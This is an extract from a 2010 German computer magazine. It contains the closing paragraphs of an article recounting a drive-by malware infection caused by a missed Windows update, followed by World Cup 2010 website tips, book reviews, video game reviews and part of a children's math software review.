Ich hab es fast geschafft. Diese URL ist offenbar das nächste Ziel. Dort lädt der Exploit die eigentliche Schadsoftware nach und hat vermutlich damit den Trojaner-Alarm des Virenwächters ausgelöst. Ein letztes wget bestätigt den Verdacht: Da ist er wieder, der Trojaner-Alarm.

Alles in allem hab ich nochmal Glück gehabt, denn ein Test bei Virustotal zeigt, dass derzeit gerade mal 21 von 43 Virenscantern den Schädling erkennen. Doch so weit kam es nur, weil ich vergessen hatte, die automatische Installation der Windows Updates wieder einzuschalten und damit ein wichtiges Sicherheits-Update verschlafen hatte.

Während Windows jetzt die versäumten Updates nachholt, kann ich mir endlich das verdiente Abendessen organisieren. Aber der Appetit auf Pizza ist mir vergangen – heute gibt's Sushi, das ich ganz altmodisch via Telefon bestelle. (ju)

## Literatur

[1] Webseiten infizieren Windows-PCs über neue DirectShow-Lücke, <http://heise.de/-7271>

[www.ct.de/1013184](http://www.ct.de/1013184)

ct

Anzeige





## Offizielles und News

<http://de.fifa.com/worldcup/>  
<http://team.dfb.de>  
[www.kicker.de](http://www.kicker.de)  
[www.11freunde.de](http://www.11freunde.de)  
[www.indirekter-freistoss.de](http://www.indirekter-freistoss.de)

Wenn am 11. Juni in Johannesburg das erste WM-Spiel angepfiffen wird, dreht sich für mehr als eine Milliarde Menschen alles um den Fußball. Als erste Anlaufstelle im Web für Infos rund um die Fußball-Weltmeisterschaft 2010 in Südafrika dient natürlich die offizielle **FIFA-Website**. Die FIFA verfügt als Organisatorin der WM über einen nahezu unerschöpflichen Quell, den sie überzeugend aufbereitet. Nicht nur Fakten zu den teilnehmenden Mannschaften, sondern auch über das Ausrichterland Südafrika und die WM-Stadien bietet das Portal. Fast minütlich laufen News, Fotos und Videos ein.

Auch der Deutsche Fußballbund (DFB) ließ sich nicht lumpen und stellte eine aufwendig gestaltete **Site der Nationalmannschaft** online. Fundierte Informationen sind dort allerdings Mangelware. Manches geriet unfreiwillig komisch: Der Lehrfilm zur taktischen Ausrichtung des Teams etwa heißt unironisch „Flach spielen, hoch gewinnen“ und verrät vermeintliche Top-Taktik-Geheimnisse wie „den Ballführenden unter Druck setzen“.

Für schnelle Information und fundierte Berichterstattung rund um den Fußball steht nach wie vor **Kicker online**. Der Liveticker und die täglichen Video-News haben sich bereits bei der vorigen WM 2006 vor allem für Fußball-Interessierte als nützlich erwiesen, die keine Zeit haben, das Geschehen ständig live am Fernseher zu verfolgen.

Bisweilen weniger informativ als Kicker online, dafür aber frischer und lockerer schreiben die **11 Freunde** sowohl im Magazin als auch online. Die Redaktion betrachtet den Fußball augenscheinlich nicht nur als Sport, sondern auch als kulturelles Gut, und

behandelt auch abseitige Themen. Fast schon legendär ist der 11-Freunde-Liveticker, auch später zum Nachlesen. Hier macht es dank des ätzenden Sarkasmus der Redakteure sogar Spaß, miese Spiele zu verfolgen.

Hunderte Reporter werden ab dem 11. Juni den deutschen Blätterwald um schlaue Kommentare zu den Spielen und Spielern bereichern. Eine Auslese der interessantesten Sichtweisen bietet täglich der **indirekte Freistoß**. So lässt sich etwa leicht verifizieren, dass das eigene Gefühl, die deutsche Mannschaft habe mal wieder viel zu unorganisiert gespielt, auch von berufenen Experten der FAZ oder der Süddeutschen Zeitung geteilt wird. (hob)

## Abseits des Platzes

[www.kicktipp.de](http://www.kicktipp.de)  
<http://home.meinestadt.de/deutschland/wm2010/publicviewing-wm2010>  
[www.fc45.de/WM-2010](http://www.fc45.de/WM-2010)  
<http://blog.lecker.de/wm2010/>



Ob am Arbeitsplatz oder unter Freunden: Spätestens seit der WM 2006 greift hierzulande das Wettfieber um sich. Fußballergebnisse tippen ist in, vor allem bei großen, kurzen Turnieren. Wer selbst kostenlos eine Tipprunde einrichten will, ist bei **kicktipp.de** bestens aufgehoben. Die Oberfläche lässt sich auch von Neulingen leicht verstehen. Der Administrator darf die Regeln nach seinem Bedarf anpassen. Für Unternehmen gibt es sogar die Möglichkeit, kostenpflichtig ein Tippspiel in die eigene Internet-Präsenz einzubinden.

Ein weiteres Phänomen, das die vorangegangene WM auslöste, ist das öffentliche Zugguck-Erlebnis an Public-Viewing-Leinwänden. Wollte die FIFA zunächst die Rechte für derlei Veranstaltungen nicht freigeben, hat sie nun die Zügel deutlich gelockert. In vielen deutschen Städten werden wieder tausende Zu-

schaauer bierselig auf Riesenmonitore starren. Die beste Übersicht zum Public Viewing bietet das Service-Portal **meinestadt.de**.

Möchte man bei der eigenen WM-Party seine Gäste mit Fußball-Liedern beschallen, ist zuvor ein Besuch bei **fc45.de** angesagt. Die Betreiber der Site sammeln Songs zu Vereinen, Mannschaften und Turnieren. Zur WM 2010 stehen derzeit (Stand: 22. Mai) 36 Songs bereit. Aber auch skurrile Oden an Dorfvereine finden sich. Wo möglich, sind öffentliche Quellen wie YouTube verlinkt.

Unter dem Motto „Südafrika wird lecker“ haben die Macher von **lecker.de** ein Blog gestartet, in dem man Themenspecials zu den Essgewohnheiten der WM-Turnierteilnehmer findet. So erfährt der Leser etwa, dass das Nationalgetränk in Paraguay der sogenannte Tereré-Tee ist. Zu jedem Blogbeitrag gibt es Links zu Rezepten aus der besprochenen Region. Wie wäre es also mit roten, argentinischen Chimichurri-Spießen und Nürnberger Rostbratwürstchen bei der Grillparty zum deutsch-argentinischen Viertelfinale? (hob)

## Fakten, Fakten, Fakten

[www.transfermarkt.de](http://www.transfermarkt.de)  
[www.weltfussball.de](http://www.weltfussball.de)  
[www.wahretabelle.de](http://www.wahretabelle.de)

Wer jedes teilnehmende Team umfassend einschätzen möchte, kommt an **transfermarkt.de** nicht vorbei. Das Portal strotzt vor statistischem Material. Geht es übrigens nach dem reinen Marktwert der Spieler, müsste laut transfermarkt.de Spanien mit seiner mit Abstand teuersten Truppe (729 Millionen Euro) das Rennen machen. Das Projekt **weltfussball.de** bietet Daten zu allen Fußballwettbewerben weltweit. Gewissenhafte Vorbereiter können hier nachlesen, wie sich das neuseeländische Team Waitakere United in der O-League gegen den Marist FC von den Salomonen-Inseln geschlagen hat.

Auch wenn **wahretabelle.de** bislang kein Material zur WM bereitstellt, ist die Site für jeden Fußballfan eine Bereicherung. In einer Art Gegenentwurf präsentiert sie Profifußball-Statistiken, die sonst nirgends zu sehen sind, also etwa: Welche Mannschaft hat am meisten Chancen versiebt? Welche Mannschaften dominieren die Spiele durch Ballbesitz? Wo funktioniert die Abseitsfalle besonders effektiv? (hob)

[www.ct.de/1013188](http://www.ct.de/1013188)



Anzeige



Aachen 2010  
Shaker Verlag  
211 Seiten  
32,80 €  
ISBN 978-3-8322-8996-6

Rainer Erd, Michael Rebstock

## Produkt- und Markenpiraterie in China


Im Hinblick auf die Wertschätzung geistigen Eigentums gilt China gemeinhin nicht als Reich der Mitte, sondern eher als Reich des Bösen. Ob raubkopierte Software, patentverletzende Mobilfunkgeräte oder geklonte iPads – über die Hälfte aller illegal hergestellten Artikel, die an den EU-Außengrenzen beschlagnahmt werden, stammt von dort.

Warum dem so ist, lässt sich nur vordergründig mit einem Verweis auf die Nachfrage nach Billigprodukten erklären, denn damit ist noch nicht die Frage beantwortet: Warum China? Das Buch von Erd und Rebstock, der eine Jurist, der andere Ökonom, gibt hierauf Antworten.

Das Duo geht zunächst einmal auf die ökonomischen, wirtschaftspolitischen und gesellschaftlichen Hintergründe der Produkt- und Markenpiraterie („Counterfeiting“) ein und stellt anschließend ausführlich die Entwicklung und Kodifizierung sowie die gerichtliche und administrative Durchsetzung der „Intellectual Property Rights“ (IPR) in China dar – stets mit kritischem Blick auf die Rechtsrealität mitsamt ihren zum Teil ernüchternden Zahlen, Daten und Fakten.

Weiter beschäftigt sich das Autorengespann mit den wirtschaftlichen Auswirkungen des Counterfeiting, bevor es abschließend eine Reihe nichtjuristischer Gegenmaßnahmen vorstellt: Dazu gehören zum Beispiel Kooperationsmöglichkeiten von Wirtschaft, Politik und Justiz sowie betriebswirtschaftliche Maßnahmen und Strategien im Bereich Forschung, Einkauf, Fertigung und Vertrieb.

Das aus einem Forschungsprojekt der Hochschule Darmstadt hervorgegangene Buch ist durchgehend leicht verständlich geschrieben und liefert interessante Einblicke in die chinesische (Un-)Kultur, mit ideellen Rechten umzugehen. Es ist daher eine empfehlenswerte Lektüre für alle, die sich über das vornehmlich wirtschaftlich relevante Thema eine fundierte Meinung bilden wollen. (Kai Mielke/fm)



Heidelberg 2009  
Springer  
208 Seiten  
24,95 €  
ISBN 978-3-8274-2118-0

Tony Crilly

## 50 Schlüsselideen der Mathematik

Ohne Mathematik kommt man in der Schule, im Studium oder im Leben nicht besonders weit – da ist es wohl am besten, man freundet sich rechtzeitig mit diesem etwas sperrigen Lebenspartner an. Dabei kann dieses Buch helfen, das in verständlicher Sprache 50 Einzeldarstellungen interessanter Teilgebiete der Mathematik vereint. Es beginnt mit einfachen geometrischen Fragestellungen und endet bei so Gewichtigen wie der Riemannschen Vermutung und Fermats letztem Satz.

50 Schlüsselideen, jede konsequent auf nur vier Seiten aufbereitet, liefern einen spannenden Blick durchs Schlüsselloch. Die knappe Darstellung erscheint beim Vier-Farben-Problem noch angemessen, wird bei der kompletten Einführung in die Differenzial- und Integralrechnung jedoch zu einem Problem.

Doch die Analysis führt hier nur ein Schattendasein, die vorgestellten „Ideen“ aus Bereichen wie Algebra, Geometrie, Topologie, Zahlentheorie, Wahrscheinlichkeitsrechnung, Kombinatorik, Kodierung oder Chaosforschung entstammen eher dem täglichen Leben, bieten Überraschungen und sind ohne große Vorkenntnisse verständlich.

Crilly und sein sehr überzeugender Übersetzer formulieren ohne unnötige mathematische Formalismen, was die Hemmschwelle des Lesers senkt. Völlig ohne Vorkenntnisse wird man mit dem Buch wohl nicht glücklich werden, auch weil Quellen- und Literaturangaben zu Hintergrundwissen und weiterführenden Informationen meist fehlen.

Ein Buch, das für Schüler der Sekundarstufe genauso wie für deren Lehrer oder für Informatik- und Mathestudenten am Beginn des Studiums geschaffen worden ist. Einspaltiger Satz mit geringem Durchschuss und kleiner Schrift sehen wohl edel aus und bieten genügend Platz für die vielen hilfreichen Grafiken und interessanten Zeitleisten, können aber den Lesefluss hemmen. (Wilfried Niederkrüger/fm)



München 2010  
Hanser  
241 Seiten  
24,90 €  
ISBN 978-3-446-42162-2

Tim Cole

## Unternehmen 2020

Das Internet war erst der Anfang

Gerade erst hätten viele Unternehmer ihre Scheu vor dem Internet abgelegt, da sei Frank Schirmmacher, Mitherausgeber der FAZ, gekommen und habe in seinem Buch *Payback* (c't 1/10, S. 186) erneut deren schlimmste Vorurteile bestätigt: Man werde dumm durch das Internet, alles sei nur Zeitverschwendung. Seine populistische Vorgehensweise habe Schaden angerichtet, Entwicklungen gebremst. Das sei schlecht für den Wirtschaftsstandort Deutschland.

Der so vehement Mord und Brand schimpft, ist Tim Cole, deutschamerikanischer Kolumnist, der früher Moderator der Fernsehsendung eTalk bei n-tv war. Sein Buch soll wohl dazu beitragen, den seiner Meinung nach von Schirmmacher angerichteten Flurschaden in der IT-Landschaft zu begrenzen. Mit Hilfe von Projektionen, wie die Unternehmens- und Arbeitswelt in zehn Jahren aussehen könnte, propagiert er IT-Praxiskonzepte für den Mittelstand.

Coles Grundthese: Die Vernetzung, die „Globalisierung 3.0“, bietet Klein- und Mittelständlern, ja sogar Einzelkämpfern die Chance, im weltweiten Wettbewerb die Nase vorn zu behalten. Sie müssten sich dazu allerdings kompromisslos dem technischen Fortschritt öffnen.

Wie das geht, zeigt er in neun strukturierten Einheiten. Die schließt er jeweils durch ein eher an der Oberfläche kratzendes Fallbeispiel ab, das „fortschrittliche“ Unternehmen zeigt, die begriffen haben: Von IT-Beratern lernen heißt siegen lernen. Cole selbst bloggt auf der Internetseite [www.cole.de](http://www.cole.de) und offeriert eine Auswahl seiner Vorträge zum Herunterladen.

Als Gegenstück zu den Thesen Schirmmachers leistet das Buch sicher gute Dienste bei dem Vorhaben, zaghaft agierenden Unternehmerpersönlichkeiten die Segnungen einer durchgreifenden Vernetzung ihres betrieblichen Spektrums schmackhaft zu machen. Kritisches findet sich selten – abgesehen von dem beherzigenswerten Rat an Personalchefs „Entlassung per Mausclick ist schlechter Stil“. (fm)



Anzeige

## Agenten leben gefährlich

Extremisten schießen ein amerikanisches Passagierflugzeug ab, und zwar mit Hilfe eines ultramodernen Waffensystems. Den Auftrag, die Sache aufzuklären, erhält ein spezieller Geheimdienst, der den Namen **Alpha Protocol** trägt.

Der Spieler wird von den Leitern des Dienstes zwangsrekrutiert und auf die arabisches Halbinsel geschickt, um dort verschiedenen Spuren nachzugehen. Rollenspieltypisch darf man zu Beginn Aussehen und berufliche Vorbildung des Helden selbst festlegen. Ob waffenstarrer Söldner, aus dem Schatten heraus agierender Technikexperte oder eine Mischung aus beidem: Alles ist möglich. Im Verlauf des Spiels gewinnt der Held an Erfahrung und kann seine Fähigkeiten weiter ausbauen.



Während der verschiedenen Missionen lohnt es sich, die Umgebung stets gründlich abzusuchen, um zusätzliche Ausrüstung oder auch herumliegendes Geld zu finden. Da es nicht möglich ist, sich einfach nach James-Bond-Manier vom Geheimdienst mit Gimmicks ausstatten zu lassen, muss der Spieler mit seinem eigenen Geld Ausrüstung auf dem Schwarzmarkt erstehen.

Auf diese Weise hat er auch Gelegenheit, seine Standardwaffen anzupassen: ein Schalldämpfer für die Pistole, ein Zielfernrohr fürs Schnellfeuer-gewehr, zusätzliche Keramikplatten für die Schutzweste – derlei Einkäufe lohnen sich.

Bei den Einsätzen entscheidet der Spieler selbst, ob er mit roher Gewalt oder lieber vorsichtig vorgeht. Wer sich einem Gegner nähert, ohne bemerkt zu werden, kann diesen mit einem Schlag aus-



schalten und sich einen Kampf ersparen.

Die Geschichte erfordert es, sich mit den unterschiedlichsten Leuten auseinanderzusetzen. Rollenspieltypisch kann jede Antwort, die man in Gesprächen gibt, Konsequenzen für den weiteren Spielverlauf haben. Wer sein Gegenüber verärgert, hat von diesem keine Hilfe zu erwarten. Mit den passenden Worten gewinnt man hingegen bisweilen einen wertvollen Verbündeten – dabei gilt es herauszufinden, worauf einzelne Gesprächspartner am besten ansprechen: Einem muss man schmeicheln, einen anderen einschüchtern.

Die Mischung aus Shooter-Action und Agenten-Thriller mit

Rollenspielelementen wirkt nicht nur grafisch sehr gelungen; das spannende Spiel vermittelt eine dichte Atmosphäre und lässt die Welt außerhalb des Bildschirms schnell vergessen.

(Nico Nowarra/ps2)

### Alpha Protocol

Vertrieb	Sega, <a href="http://www.sega.de">www.sega.de</a>
Betriebssystem	Windows 7, Vista, XP, Xbox 360, PS 3
Hardwareanforderungen	3-GHz-PC oder Mehrkern-System, 3 GByte RAM, 512-MByte-Grafik
Kopierschutz	Online-Aktivierung
Idee $\oplus$	Umsetzung $\oplus$
Spaß $\oplus$	Dauermotivation $\oplus$
1 Spieler • Englisch mit deutschem Bildschirmtext • USK 16 • 45 €	
$\oplus\oplus$ sehr gut	$\oplus$ gut $\bigcirc$ zufriedenstellend
$\ominus$ schlecht	$\ominus\ominus$ sehr schlecht

## Raserei mit Knalleffekt

Mit röhrendem Motor biegt der Sportwagen um die letzte Kurve und setzt zum Endspurt auf der Zielgeraden an. Der Sieg scheint bereits sicher, als im Rückspiegel plötzlich ein großer roter Ball auftaucht. Er trifft das Auto und schleudert es in die Höhe; ziemlich unsanft setzt es wieder auf. Der unfreiwillige Hüpfen kostet den Fahrer den Sieg und einige Fans. Solche Szenen spielen sich in **Blur** regelmäßig ab.

Das Action-orientierte Rennspiel würzt anspruchsvolle Stre-

cken mit Power-ups; diese verschaffen einen kurzfristigen Vorteil, der beim Gewinnen helfen soll. Abgeworfene Minen halten den Raum hinter dem eigenen Wagen frei. Blitze, die man auf gegnerische Autos schleudert, bringen diese zum Schlingern. Stöße wirbeln konkurrierende Fahrzeuge durch die Luft. Gegen Attacken solcher Art kann man sich wiederum durch den Einsatz von Schilden schützen, die ebenfalls auf der Strecke einzusammeln sind.

Wer sich durchsetzt und seinen Gegnern kräftig einheizt, gewinnt zusätzliche Fans – die wiederum sind wichtig für die Fahrzeugauswahl: Um von einem Kleinwagen in einen rassisten Renner umzusteigen, spart man bei Blur nicht etwa virtuelles Geld an, sondern bringt möglichst viele Leute zum Jubeln.

Das Spektrum der knapp 80 Autos im Spiel reicht vom Ein-



kaufsflitzer bis zum Geländewagen. Sie sind vorbildgetreu gestaltet und erscheinen unter ihren tatsächlichen Markennamen. Überhaupt hinterlässt die detailreiche Grafik einen guten Eindruck. Was das Fahrgefühl betrifft, so ist dem Liverpooler Entwicklerstudio

Bizarre Creations ein Kunststück gelungen: Obgleich Blur in erster Linie ein Action-Spiel ist, bei dem es blitzt und kracht, fühlt sich das Ganze

trotzdem noch nach Autofahren an. Sicherlich ist Blur keine Motorsportsimulation mit dem Anspruch, Formel-1-Piloten zum Training zu dienen. Es ist aber auch mehr als bloßes Dauerfeuer mit Autodekoration.

Leider vermisst man eine spannend inszenierte Einzelspielerkampagne. Auf Dauer wird der Kampf gegen computergesteuerte Gegner etwas langweilig. Wie gut, dass Blur zahlreiche Mehrspieleroptionen besitzt; hier zeigt sich, was die Entwickler bei der Gestaltung im Sinn hatten. (Nico Nowarra/ps2)



Blur	
Vertrieb	Activision, <a href="http://www.activision.de">www.activision.de</a>
Betriebssystem	Windows 7, Vista, XP; außerdem PS3, Xbox 360
Hardwareanforderungen	2,4-GHz-Mehrkern-PC, 2 GByte RAM, 512-MByte-Grafik
Kopierschutz	Online-Aktivierung
Mehrspieler	Split-Screen (4), LAN (20), Internet (nur über Activision-Server; 20)
Idee $\oplus$	Umsetzung $\oplus$
Spaß $\bigcirc$	Dauermotivation $\bigcirc$
Deutsch • USK 12 • 40 €	

## Zuschlagen und untertauchen

Rollenspiele müssen, wie man bereits an „Alpha Protocol“ gesehen hat, nicht zwangsläufig vor einer mittelalterlich geprägten Fantasy-Kulisse stattfinden. Die Handlung des Action-Rollenspiels **Partisan**, das vom russischen Entwicklerstudio Noviy Disk stammt, ist im Zweiten Weltkrieg angesiedelt; der Spieler kämpft in Russland gegen deutsche Besatzungstruppen.

Zu Spielbeginn findet er sich strafversetzt in einem Gefangenenbataillon der Roten Armee wieder. Doch statt sich beim Sturmangriff auf eine deutsche Stellung rehabilitieren zu kön-

nen, gerät er in einen Hinterhalt und kommt nur knapp mit dem Leben davon. Der einzige Ausweg scheint darin zu bestehen, sich an die Partisanen zu wenden, die in den unwegsamen Wäldern deutschen Truppen auflauern. Diese sind dankbar, einen erfahrenen Soldaten und ehemaligen Offizier in ihren Reihen zu haben, und so rückt man gemeinsam den Besatzern zu Leibe. Partisan weist die typischen Action-Rollenspielelemente auf: Das Spielgeschehen ist dadurch geprägt, dass man zunehmend stärkere Gegner ausschaltet und Ausrüstungsobjekte aufammelt, während man gleichzeitig die Attribute und Fähigkeiten der eigenen Spielfigur steigert.

Allerdings mutet es schon etwas unpassend an, wenn man bei Partisan tote Soldaten nach aufgewerteten Varianten von Waffen durchsucht – gerade so, als würde man nach magischen Schwertern stöbern. Taktisches Vorgehen ist selten gefragt. Wer



genügend Verbandskoffer und Munition bei sich trägt, der kann ruhig geradeaus auf die Gegner zugehen. Allerdings sollte man möglichst stets mehrere Waffen bereithalten, denn nicht immer findet man Munition und Gelegenheit zum Nachladen einer leergeschossenen Bleispritze.

Was die Grafik betrifft, bleibt Partisan mit seiner starren isometrischen Perspektive weit hinter aktuellen Möglichkeiten zurück. Man kann zwar ins Geschehen hineinzoomen, allerdings

geht dann die Übersicht verloren und man wird von Gegnern beschossen, die noch nicht zu sehen sind. Um das zu vermeiden, lässt man die Kamera möglichst weit über dem Spielfeld und verzichtet auf die – ohnehin nicht gerade sensationelle – Nahansicht. Kritik verdient auch die Dialogvertonung. Sparsamerweise haben die Macher fast sämtliche Rollen demselben deutschen Sprecher aufgebürdet, was beim Spieler für Verwirrung sorgen muss.

(Nico Nowarra/psz)

### Partisan

Vertrieb	ntp Entertainment, www.ntp-entertainment.com
Betriebssystem	Windows 7, Vista, XP
Hardwareanforderungen	3-GHz-PC oder Mehrkern-System, 2 GByte RAM, 512-MByte-Grafik
Kopierschutz	keine Online-Aktivierung
Idee $\oplus$	Umsetzung $\circ\circ$
Spaß $\circ$	Dauermotivation $\circ\circ$
1 Spieler • Deutsch • USK 16 • 20 €	

## Spiele-Notizen

Das Online-Rollenspiel **Ryzom** wird zum Open-Source-Projekt. Ab sofort können interessierte Abonnenten den Quellcode des Spiels nutzen, um eigene Erweiterungen zu erschaffen. Die Teilnahme bleibt allerdings weiterhin kostenpflichtig. Wer mitbauen möchte oder sich die Werke anderer Spieler ansehen will, muss seinen monatlichen Obolus entrichten. Damit kommen die Macher von Ryzom ihrer ursprünglichen Idee, ein Rollenspiel zu betreiben, das mit Hilfe seiner Nutzer wächst, wieder etwas näher.

Als „Grauer Wächter“ durfte der Spieler im Rollenspiel **Dragon Age: Origins** finstere Mächte in ihre Schranken weisen. Das nächste Zusatzpaket dreht den Spieß um: Man schlüpft nun in die Haut eines Anführers der Dunklen Brut und darf den



schwächlichen Menschen das Fell gerben. So gibt es beispielsweise Gelegenheit, die Rolle eines Oger zu übernehmen und Gegner als Wurfgeschosse zu benutzen. Das Paket „Die Chroniken der Dunklen Brut“ kostet knapp vier Euro.

Die Welt von **Majesty 2** soll weiter wachsen. Nach dem ersten Add-on „Kingmaker“ folgt nun „Battle of Arдания“. Dieses Zusatzpaket enthält unter anderem eine komplette neue Kampagne sowie eine Reihe von Mehrspie-

ler-Maps. Darüber hinaus gibt es neue Gegner zu bekämpfen – etwa die besonders starken Werwölfe. Voraussichtlich wird das Add-on wie sein Vorgänger rund 15 Euro kosten.

Obwohl die Geschichte von **Metro 2033** in sich abgeschlossen ist, bringt THQ für den First-Person-Shooter eine erste Download-Erweiterung heraus: Das „Rangerpack“ soll erfahrenen Spielern neue Herausforderungen bieten. Alle Waffen und Attacken richten nach der Installation des Add-ons mehr Schaden an als bisher, dafür wird Munition noch knapper. Darüber hinaus wird es zwei neue Waffen geben, mit denen man den Mutanten einheizen kann.

Das Add-on „Renaissance“ entführt Freunde des Aufbaustrategiespiels **Die Gilde 2** ins



14. Jahrhundert, eine Zeit des Umbruchs. Der Adel büßt Privilegien ein; das Bürgertum hat immer bessere Chancen auf sozialen Aufstieg. Für den Spieler ergeben sich damit neue Karrierechancen. So kann er nun sein Glück etwa als Söldner, Totengräber oder Bankier versuchen. Insgesamt gibt es neun neue Berufe. Allerdings kommt es häufiger zu Kriegen als bisher. Das Add-on kann ohne das Hauptspiel installiert und genutzt werden.

[www.ct.de/1013193](http://www.ct.de/1013193)



## Endlose Jagd

Capcom verlagert in **Monster Hunter Tri** seine langwierige Monsterjagd von der PSP auf die Wii und spendiert ihr einen umfangreichen Online-Modus. Das Grundprinzip bleibt unverändert: Als Jäger holt sich der Spieler im Solo-Dorf oder der Multiplayer-Stadt Aufträge, kleine wie große Tiere zu jagen. Anschließend zieht er hinaus in die hübsch gezeichnete Wildnis, die durch viele Ladeunterbrechungen in zu kleine Abschnitte zerstückelt wurde.

Auf der Pirsch muss sich der Spieler um allerhand Kleinigkeiten kümmern: Kräuter suchen, um seine Wunden zu heilen, mit dem Wetzstein sein Schwert

schärfen, Tiere ausweiden, um das Fleisch zu grillen, und Erz für neue Rüstungen und Waffen sammeln. So vergehen nicht selten zwanzig bis dreißig Minuten und zig Ladebildschirme, bis man endlich dem eigentlichen Ziel gegenübersteht. Die Tiere verhalten sich recht glaubwürdig, verschwinden aber mitunter an unsichtbaren Level-Grenzen. Zwar hat Capcom die Kamerasteuerung gegenüber der PSP-Version verbessert, aber noch immer bedarf sie häufiger Nachjustierungen. Weil die Jäger sich nur behäbig bewegen, will jeder Angriff



gut überlegt sein. Die zähen Gegner verlangen deutlich mehr Anläufe, als man von anderen Action-Rollenspielen gewohnt ist.

Im Online-Modus glänzt Monster Hunter Tri. Auf kostenlosen Online-Servern treffen sich jeweils hundert Spieler und verabreden sich in der Stadt zur Jagd in Vierergruppen. Der knackige Schwierigkeitsgrad verlangt eine gute Koordination über das Wii-Speak-Mikrofon, dessen Sprechverständlichkeit nur mäßig ist. Weil die Monster stets übermächtig

wirken, wird die Suche nach besseren Waffen und Rüstungen zum tragenden Spielelement, durch das Monster Hunter Spieler zig Stunden absorbiert. Eltern seien deshalb vor der Suchtwirkung gewarnt. Im Vergleich zu Solo-Abenteuern wie Zelda und Okami macht die Großwildjagd nicht besonders viel Spaß, dafür aber umso länger. (hag)

### Monster Hunter Tri

Vertrieb	Nintendo	
System	Wii	
Mehrspieler	am selben Gerät / online (2/4)	
Idee	○	Umsetzung ○○
Spaß	○	Dauermotivation ⊕⊕
Deutsch • USK 12 • 35 €		
⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend
○ schlecht	⊖ sehr schlecht	

## MIDI-Marmelade

Fast sechs Jahre hat das Musikspiel **Jam with the Band** für seinen Weg von Japan nach Europa gebraucht. Auf der DS-Konsole kann der Spieler 50 MIDI-Stücke nachspielen, darunter viele Rock/Pop-Klassiker wie „Every breath you take“ oder „Lady Marmalade“. Die Songs bestehen aus bis zu acht Instrumentenspuren, von denen der Spieler eine wählt. Je nach Schwierigkeitsgrad muss man bis zu zehn Tasten im richti-

gen Rhythmus drücken, der auf dem oberen Bildschirm angezeigt wird. Bereits auf der dritten Stufe ist die Herausforderung enorm, zumal die DS-Konsole mit Timing-Problemen zu kämpfen hat und das Tempo nicht immer richtig hält. Die Songs haben einen hohen Wiedererkennungswert, wenn auch der Klang der MIDI-Instrumente zu wünschen übrig lässt. Im Karaoke-Modus, bei dem der Spieler zum eingblendeten Text ins eingebaute Mikrofon singt, stört dies weitaus weniger. Die Software analysiert den Anteil richtig getroffener Töne und bewertet die Trällerei.

Im Studio-Modus lassen sich auf dem Touchscreen eigene Stücke komponieren. Wer selbst keine Noten schreiben kann oder



will, darf die Melodie auch ins Mikrofon summen. Die Software erkennt die Noten und bietet verschiedene Begleitautomatiken an, sodass man auch ohne musikalische Kenntnisse zu vorzeigba-

ren Ergebnissen kommt – wenn man denn die Töne richtig trifft.

Neu hinzugekommen ist ein Download-Modus für weitere MIDI-Songs. Allerdings unterstützt die Software auch auf der DSi nur unsichere WEP-Verbindungen per WLAN. Die 50 Download-Plätze lassen sich unverständlicherweise nach einmaligem Beschreiben weder löschen noch mit neuen Songs überschreiben. Wii-Besitzer können eine Verbindungssoftware herunterladen, die die Tonausgabe über den Fernseher ermöglicht.

Insgesamt bietet Jam with the Band ein erstaunlich umfangreiches MIDI-Karaoke-Musikstudio, das aufgrund von Timing-Problemen, der bescheidenen Klangqualität und des unausgewogenen Schwierigkeitsgrades allerdings hinter seinen Möglichkeiten zurückbleibt. (hag)

## Armee der Sandmännchen

Vor rund anderthalb Jahren wagte Ubisoft einen Neuanfang seines **Prince of Persia**. In der traumhaft schönen Cel-Shading-Grafik wirkte das fantasievolle Szenario damals wie eine Geschichte aus 1001 Nacht. Doch für **Die vergessene Zeit**, das parallel zum gleichnamigen Kinospetaktel erscheint, wurden die jüngsten künstlerischen Experimente über Bord geworfen für einen müden Aufguss des Sands-of-Time-Vorgängers von 2003.

Vorbei sind die spannenden Einzelkämpfe. Hier gilt es, stets

nach gleichem Muster mit dem Schwert durch Horden hirntoter Sandkrieger zu wirbeln, die den Palast überfallen. Dieser besteht aus einer ermüdenden Zahl höhepunktarmer Kletterparcours. Rund acht Spielstunden läuft der Prinz immer wieder an Wänden entlang, klettert an Säulen hoch,



schwingt sich über Fahnenstangen und rutscht an Flaggen in die Tiefe.

Abwechslung bringen im späteren Spielverlauf neue Elementarkräfte, mit denen man Wasserfälle und -fontainen gefrieren lässt, um an ihnen empor zu kraxeln. Hierbei ist präzises Timing gefragt, wenn man die Wasserwälle in kurzer Abfolge hintereinander gefrieren und wieder auftauen muss. Verpasst man einen Sprung, so lässt sich die Zeit zurückspulen und man beginnt die Se-

### Prince of Persia: Die vergessene Zeit

Vertrieb	Ubisoft	
Systeme	PS3, Xbox 360 (auch für PC, Wii, DS, PSP)	
Idee	⊖	Umsetzung ○
Spaß	○	Dauermotivation ○
1 Spieler • Deutsch • USK 12 • 60 €		

quenz (wieder und wieder) von Neuem. Letztlich vermag aber auch das Blitzzeis die einstmal prächtige Prince-of-Persia-Serie nicht vor dem Rutsch in den uninspirierten Sumpf mittelmäßiger Filmbeileger zu bewahren – da greift man besser zur Discount-Version der 2008er-Folge. (hag)

Anzeige

# Fragenbär

## Richtig Mathe lernen

Spielend Lernen Verlag  
www.fragenbär.de  
CD-ROM, Windows XP/Vista/7  
25 € (Downloadversion: 20 €)  
1/2. Klasse  
ISBN: 978-3-940811-05-9

Auf Plumitopia droht eine Eiszeit! In letzter Sekunde bitten die kleinen grünen Bewohner den Fragenbär um Schutz vor einem fiesen Eismonster. Natürlich zieht der hilfsbereite Bär sofort seinen Raumanzug über und saust nach Plumitopia. Doch er kann gar nicht viel ausrichten – das müssen die Spieler tun, indem sie fleißig Addieren, Subtrahieren, Verdoppeln und Halbieren. Dazu setzen sie zunächst einen der vereisten Kerlchen in den Entfroster und wählen aus zehn Aufgaben diejenige aus, mit der sie sich Energiesterne verdienen möchten. Auf die Spieler warten verrückte Maschinen, beispiels-



weise der fantastische Zahlenentsafter oder der gigantische Zehnerlaser. Beim gläsernen Sternenverkäufer übt man den Umgang mit Euro und Cent.

